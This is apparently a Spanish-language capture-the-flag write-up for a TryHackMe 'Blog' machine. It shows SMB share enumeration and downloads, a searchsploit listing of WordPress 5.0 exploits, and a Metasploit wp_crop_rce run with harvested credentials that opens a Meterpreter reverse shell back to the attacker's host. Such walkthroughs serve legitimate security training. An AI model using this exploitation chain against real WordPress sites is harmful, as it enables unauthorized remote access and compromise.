
```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb blog.thm -u '' -p '' --shares
SMB         blog.thm        445    BLOG             [*] Windows 6.1 (name:BLOG) (domain:) (signing:False) (SMBv1:True)
SMB         blog.thm        445    BLOG             [+] \:
SMB         blog.thm        445    BLOG             [+] Enumerated shares
SMB         blog.thm        445    BLOG             Share           Permissions     Remark
SMB         blog.thm        445    BLOG             -----           -----------     ------
SMB         blog.thm        445    BLOG             print$                          Printer Drivers
SMB         blog.thm        445    BLOG             BillySMB        READ,WRITE      Billy's local SMB Share
SMB         blog.thm        445    BLOG             IPC$                            IPC Service (blog server (Samba, Ubuntu))

┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.101.181/BillySMB
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Mar 25 17:58:34 2024
  ..                                  D        0  Tue May 26 13:58:23 2020
  Alice-White-Rabbit.jpg              N    33378  Tue May 26 14:17:01 2020
  tswift.mp4                          N  1236733  Tue May 26 14:13:45 2020
  check-this.png                      N     3082  Tue May 26 14:13:43 2020

                15413192 blocks of size 1024. 9786488 blocks available
smb: \> █
```



```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/blog]
└─# smbclient //10.10.101.181/BillySMB
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Mar 25 17:58:34 2024
  ..                                  D        0  Tue May 26 13:58:23 2020
  Alice-White-Rabbit.jpg              N    33378  Tue May 26 14:17:01 2020
  tswift.mp4                          N  1236733  Tue May 26 14:13:45 2020
  check-this.png                      N     3082  Tue May 26 14:13:43 2020

                15413192 blocks of size 1024. 9784140 blocks available
smb: \> download *
download: command not found
smb: \> get *
NT_STATUS_OBJECT_NAME_INVALID opening remote file \*
smb: \> get Alice-White-Rabbit.jpg
getting file \Alice-White-Rabbit.jpg of size 33378 as Alice-White-Rabbit.jpg (89.1 KiloBytes/sec) (average 89.1 KiloBytes/sec)
smb: \> get tswift.mp4
^[[A^[[A^[[A^[[A^[[Agetting file \tswift.mp4 of size 1236733 as tswift.mp4 (137.9 KiloBytes/sec) (average 135.9 KiloBytes/sec)
smb: \> get check-this.png
getting file \check-this.png of size 3082 as check-this.png (12.8 KiloBytes/sec) (average 132.8 KiloBytes/sec)
smb: \> █
```


# Acceso inicial

Es necesario subir un archivo malicioso, pero si lo intentamos por los medios convenciones, el filtro de archivos lo bloquea, lo que me hizo listar la vulnerabilidades en busquead de algún exploit para ingresar WordPress Core 5




```
┌──(kali㉿kali)-[~]
└─$ searchsploit wordpress 5.0
------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                        |  Path
------------------------------------------------------------------------------------------------------ ---------------------------------
NEX-Forms WordPress plugin < 7.9.7 - Authenticated SQLi                                               | php/webapps/51042.txt
WordPress 5.0.0 - Image Remote Code Execution                                                         | php/webapps/49512.py
WordPress Core 5.0 - Remote Code Execution                                                            | php/webapps/46511.js
WordPress Core 5.0.0 - Crop-image Shell Upload (Metasploit)                                           | php/remote/46662.rb
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts                               | multiple/webapps/47690.md
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service                                               | php/dos/47800.py
WordPress Plugin AN_Gradebook 5.0.1 - SQLi                                                            | php/webapps/51632.py
WordPress Plugin Custom Pages 0.5.0.1 - Local File Inclusion                                          | php/webapps/17119.txt
WordPress Plugin Database Backup < 5.2 - Remote Code Execution (Metasploit)                           | php/remote/47187.rb
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities                                   | php/webapps/39553.txt
WordPress Plugin FeedWordPress 2015.0426 - SQL Injection                                              | php/webapps/37067.txt
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection                                             | php/webapps/44943.txt
WordPress Plugin leenk.me 2.5.0 - Cross-Site Request Forgery / Cross-Site Scripting                   | php/webapps/39704.txt
WordPress Plugin Marketplace Plugin 1.5.0 < 1.6.1 - Arbitrary File Upload                             | php/webapps/18988.php
WordPress Plugin Network Publisher 5.0.1 - 'networkpub_key' Cross-Site Scripting                      | php/webapps/37174.txt
WordPress Plugin Nmedia WordPress Member Conversation 1.35.0 - 'doupload.php' Arbitrary File Upload   | php/webapps/37353.php
WordPress Plugin Quick Page/Post Redirect 5.0.3 - Multiple Vulnerabilities                            | php/webapps/32867.txt
WordPress Plugin RegistrationMagic V 5.0.1.5 - SQL Injection (Authenticated)                          | php/webapps/50686.py
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection                                           | php/webapps/48918.sh
WordPress Plugin Smart Slider-3 3.5.0.8 - 'name' Stored Cross-Site Scripting (XSS)                    | php/webapps/49958.txt
WordPress Plugin WP-Property 1.35.0 - Arbitrary File Upload                                           | php/webapps/18987.php
------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again


     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

Utilizare la opcion 0, multi httpp wp crop rce




```
msf6 exploit(multi/http/wp_crop_rce) > show options

Module options (exploit/multi/http/wp_crop_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   cutiepie1        yes       The WordPress password to authenticate
   Proxies                     no        A proxy chain of format type:host:port
   RHOSTS     10.10.101.181    yes       The target host(s), see https://docs.m
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connect
   TARGETURI  /                yes       The base path to the wordpress applica
   THEME_DIR                   no        The WordPress theme dir name (disable
   USERNAME   kwheel           yes       The WordPress username to authenticate
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.14.74.176     yes       The listen address (an interface may be sp
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/wp_crop_rce) > run

[*] Started reverse TCP handler on 10.14.74.176:4444
[*] Authenticating with WordPress using kwheel:cutiepie1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39927 bytes) to 10.10.101.181
[*] Meterpreter session 1 opened (10.14.74.176:4444 → 10.10.101.181:36100) at
[*] Attempting to clean up files...
^[[B^[[B^[[B
meterpreter > 
```

Ahora intentaremos buscar dentro de home la flag de user:



